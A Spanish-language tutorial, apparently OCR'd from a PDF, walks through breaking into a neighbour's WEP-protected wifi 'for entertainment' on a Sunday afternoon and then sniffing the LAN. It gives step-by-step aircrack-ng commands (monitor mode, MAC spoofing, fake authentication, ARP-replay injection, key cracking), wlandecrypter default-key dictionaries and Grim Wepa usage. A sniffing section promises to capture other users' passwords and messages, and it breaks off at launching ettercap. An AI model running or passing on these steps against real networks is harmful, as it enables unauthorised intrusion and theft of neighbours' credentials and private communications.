JUGANDO EN LA RED

Aetsu
alpha.aetsu@gmail.com

Indice

PASANDO UNA TARDE CON EMOCIÓN

Propongamos un escenario:
Es domingo por la tarde, la televisión es una basura (para variar) y estamos aburridos, así que decidimos buscar una red wifi en nuestro vecindario y aventurarnos en lo desconocido, aquí empieza nuestra odisea en la que veremos algunas cosas interesantes que podremos hacer para "entretenernos".

Para este tutorial trabajaremos sobre Backtrack 4 RC2 que ha salido hace poco y contiene prácticamente todas las aplicaciones que utilizaremos, además en el caso de la auditoria de redes wifi, lleva los drivers para que la mayoría de tarjetas pueda entrar en modo monitor e inyectar.

Backtrack se nos presenta en formato *.iso* para que lo utilicemos desde un cd en modo live cd o desde un USB, aunque también existe la posibilidad de instalarlo en el disco duro o descargarnos una maquina virtual ya preparada y correrla sobre VMPlayer.
Si para la auditoria de redes wifi se desea utilizar una tarjeta que no sea USB debemos utilizar cualquier alternativa que no sea la virtualización. Si este es vuestro caso yo recomiendo crear un USB live con Backtrack y un buen programa para ello es Unetbooin.

Ahora ya es a gusto de cada uno escoger el que mas le interese para trabajar, aunque también hay alternativas algo mas trabajosas que no he mostrado como crear un USB persistente con Backtrack o utilizar VirtualBox como he hecho yo, e instalar Backtrack en una de sus maquinas virtuales, ya que me daba pereza registrarme en la pagina de VMWare para obtener el VMPlayer que aunque es gratuito requiere de registro para descargarlo y después te mandan publicidad. Creo que también hay forma de convertir las maquinas virtuales de VMWare al formato reconocido por VirtualBox, aquí ya es a elección de cada uno escoger la opción que más se amolde a sus preferencias.

Por último recordar que es a gusto y "riesgo" de cada uno realizar las tareas que aquí se exponen, ya que si alguien abre un agujero negro en el proceso no me responsabilizo del caos producido ;).

Bueno esto es todo, a disfrutar y aprender.

Saludos,
Aetsu

– Sección Wireless –

1a parte

Lo primero que nos interesará hacer es obtener acceso a la red wifi objetivo, una vez estemos dentro ya podremos empezar a jugar. Para ello utilizarnos la famosa **suite aircrack-ng**.

→ Para esta sección utilizaremos:


- Macchanger: Para cambiar la MAC de nuestra tarjeta wifi.
- La Suite Aircrack-ng: Para el tema de la auditoria wifi.

Lo explicaré bastante metódico y al final de la sección añadiré enlaces a tutoriales complementarios para quien quiera adentrarse más en el tema o quien no tenga muy claro lo explicado aquí.

1. Primero detenemos nuestra interfaz (la que usaremos para la auditoria, en mi caso wlan1) y la ponemos en modo monitor.

   ifconfig **wlan1** down
   airmon-ng start **wlan1**

   Con esto ya tendremos nuestra interfaz en modo monitor y nuestra interfaz pasará a llamarse **mon0**:




   Ahora cambiaremos la MAC de nuestra interfaz en modo monitor con:

   ifconfig mon0 **down**
   macchanger -m 00:11:22:33:44:55 mon0
   ifconfig mon0 **up**

   Con esto ya tendremos la MAC de nuestra tarjeta cambiada y podemos seguir con la auditoria.


2. A continuación mediante **airodump-ng** buscaremos una red con seguridad **WEP** (para no complicarnos demasiado la vida):

   airodump-ng **mon0**



Escogeremos WLAN_43 y con sus datos ya podremos proceder a realizar un **airodump-ng** más concreto:

airodump-ng -w captura **--bssid** aa:bb:cc:dd:ee:ff **-c**9 mon0




Donde:

- **captura** es el archivo donde se almacenarán los datos capturados.
- **aa:bb:cc:dd:ee:ff** es el BSSID del punto de acceso.
- **9** es el canal del punto de acceso.
- **mon0** es nuestra interfaz en modo monitor.

3. Una vez ya tenemos una terminal capturando los datos vamos a intentar acelerar un poco el proceso, recordemos que queremos que la columna **#Data** del **airodump-ng** llegue a los 60000 paquetes como mínimo (con menos paquetes puede bastar, la cuestión es ir probando), para ello utilizaremos el ataque **1+3.** Este ataque consiste en dos pasos, *asociarnos al punto de acceso* e *inyectar tráfico* en este.

En el paso de asociación (desde una terminal nueva) utilizaremos **aireplay-ng**:

aireplay-ng -1 10 **-e** WLAN_43 **-a** aa:bb:cc:dd:ee:ff **-h** 00:11:22:33:44:55 mon0




Donde:

- **10** es tiempo que pasa entre cada prueba de asociación.
- **WLAN_43** es el ESSID del punto de acceso.
- **aa:bb:cc:dd:ee:ff** es el BSSID del punto de acceso.
- **00:11:22:33:44:55** es la MAC de nuestra tarjeta wifi.
- **mon0** es nuestra interfaz en modo monitor.

El segundo paso consiste en inyectar trafico, para ello abrimos otra terminal y:

aireplay-ng -3 -b aa:bb:cc:dd:ee:ff **-h** 00:11:22:33:44:55 mon0




Donde:

- **aa:bb:cc:dd:ee:ff** es el BSSID del punto de acceso.
- **00:11:22:33:44:55** es la mac de nuestra tarjeta wifi.
- **mon0** es nuestra interfaz en modo monitor.

4. Con esto solo nos queda esperar a tener suficientes **#Data**, para ello desde otra terminal ejecutamos el **aircrack-ng** para que vaya probando con los **#Data** que vamos obteniendo hasta que obtengamos la contraseña, para ello:

aircrack-ng **captura*.cap**



Donde:

- **captura*.cap** es el archivo que contiene los paquetes capturados con el airodump-ng.

Con esto ya tendremos la contraseña del punto de acceso y podremos acceder a este con lo que ya hemos acabado esta sección.

→ **Informacion interesante sobre el tema:**

- Hacking Wireless con Aircrack-ng (cifrado WEP -- Todos los ataques).
- Asaltando redes WPA con aircrack-ng.
- Asaltando redes WIFI (WEP/WPA) en pdf para descargar.

2a parte

Ya hemos observado como sería el proceso para acceder a una red wifi con cifrado WEP, pero, lo que ahora veremos, será como hacerlo de forma más rápida o automática.

Para ello nos valdremos de dos herramientas, la primera es **wlandecrypter** que nos permite obtener con apenas **5 #Data** las contraseñas (por defecto) de las redes **WLAN_XX**.

La segunda es **Grim Wepa**, que nos permite hacer lo que hemos visto en la primera parte (además de otras muchas cosas) de forma automática con una GUI.


→ Wlandecrypter:

Como he comentado antes **wlandecrypter** nos permite obtener los password por defecto de las redes cuyo ESSID sea WLAN_XX con una pequeña cantidad de #Data acortándonos enormemente el tiempo necesario para obtener la contraseña, aunque no viene por defecto con Backtrack 4 por tanto si queremos obtener la ultima versión tenemos que descargarlo:

http://www.wifiway.org/archivos/wlandecrypter-1.3.1.tar.gz

Una vez descargado ya podremos utilizarlo, no hace falta instalarlo ya que dentro ya viene el ejecutable compilado y listo para utilizar.

Para utilizarlo partiremos del **punto 2 de la primera parte** donde ya tenemos al airodump-ng capturando paquetes:



Como vemos ya tenemos 11 #Data, cantidad insuficiente para obtener la contraseña (necesitaríamos más de 20.000 como mínimo), pero con **wlandecrypter** podemos crear un diccionario con todos los password por defecto para ese ESSID, para ello:

./wlandecrypter aa:bb:cc:dd:ee:ff WLAN_F9 diccionario

donde:


- **aa:bb:cc:dd:ee:ff**: Es el BSSID del punto de acceso.
- **WLAN_F9**: Es el ESSID del punto de acceso.
- **diccionario**: El nombre del diccionario que crearemos con las posibles claves.

Por último solo nos queda lanzar el **aircrack-ng** con el diccionario que acabamos de crear:

aircrack-ng -w diccionario captura.cap

donde:

- **diccionario**: Es el diccionario creado antes con el **wlandecrypter**.
- **captura.cap**: Es el archivo de captura generado con el **airodump-ng**.




→ Grim Wepa:

Este programa se encuentra en Backtrack 4, podemos encontrarlo en **Menu > Backtrack > Radio Network Analisis > 80211 > Cracking > GrimWepa.**

Grim Wepa nos ofrece una interfaz desde la que podemos realizar los diferentes ataques a cifrados WEP o WPA de una forma fácil y cómoda.


Para esta prueba lo utilizaremos con la finalidad de obtener la contraseña de una red WEP con ESSID WLAN_F9.

Cuando tengamos el programa corriendo se nos preguntará que interfaz queremos poner en modo monitor, la seleccionamos y el mismo se encargará de ello.




A continuación en **Interface** seleccionaremos nuestra interfaz en modo monitor y pulsaremos el boton **Start scan**, antes podemos seleccionar sobre que canal trabajará *Grim Wepa* o seleccionarlos todos (**All Channels**).


Al hacer esto veremos como también hay una terminal con *airodum-ng* funcionando. Una vez encontremos la red que queremos auditar pulsamos en **Stop scanning**.



Ahora una vez tengamos nuestro objetivo, en mi caso WLAN_F9 debemos seleccionar el tipo de ataque, para ello abrimos el desplegable de **Attack method** y lo seleccionaremos ***ARP-Replay*** (*ataque 1+3* visto en la primera parte), además podemos probar la inyección con el botón que hay a su lado **Test injection. También** podemos seleccionar la velocidad de inyección en **Injection rate (pps)** o seleccionar un cliente asociado con **Choose client.**




Una vez este todo listo (*ARP-Replay* en **Attack method**) pulsamos en **Start Attack** y veremos al lado del botón los paquetes capturados válidos, además de una ventana con el *airodum-ng* y el *aireplay-ng*.



A partid de 10.000 paquetes capturados el programa empezará a intentar obtener la contraseña, si somos impacientes podemos pulsar nosotros el botón de **Start Cracking.**

Al final cuando obtengamos la contraseña la veremos en la parte inferior:


GRIM WEPA
Interface:
mon0
Refresh drivers
Pwr
Network Name
Channel
Enc
BSSID
-68
9
WEP
-59
WLAN_F9
9
WEP
-1
148
WEP
Channel:
1 2 3 4 5 6 7 8 9 10 11 12 13 14
All Channels
Hide XTerms
Refresh Targets
Timeout (sec):
5
WEP | Targeting '
Attack method:
Chop-Chop
Test Injection
Injection rate (pps):
100 200 300 400 500 600 700 800 900 1000
Choose client:
Start Attack
Captured IVs: 40,151
Start Cracking
Status: [WEP Key: 5A3030303243464536324646 39 | saved: '/pent...

– SECCION SNIFFERS –

Una vez obtenida la contraseña ya tendremos acceso a la red, y por tanto estaremos en **LAN** con todos los equipos conectados al punto de acceso con lo que podremos desde obtener las contraseñas que viajan por la red hasta acceder a su pc o dejar ordenadores sin acceso a internet.

→ Para esta sección utilizaremos:

- Bactrack 4 R2: Trabajaremos sobre este sistema operativo basado en Ubuntu 8.10
- Ettercap-gtk: Un sniffer de trafico de red.
- SSLStrip : Sniffer para contraseñas encriptadas.
- Wireshark : Un programa para el análisis de redes.


Esta sección la ocupan los sniffers, de los que veremos 3 como son Ettercap, SSLStrip y Wireshark.

→ Empezando por **ettercap** vemos que es un programa que nos permite sniffar el tráfico de red y obtener así las contraseñas de otros usuarios de nuestra red que viajen por esta, además también permite leer, por ejemplo, las conversaciones de programas de mensajería instantánea o ver las páginas que visita nuestra víctima.

Una vez estemos listos para empezar arrancamos **ettercap**, con lo que podemos o bien abrirlo desde el menu de Backtrack(**Menu** > **Backtrack** > **Privilege Escalation** > **Sniffers** > **Ettercap-GTK**), o bien desde una terminal con:

ettercap -G

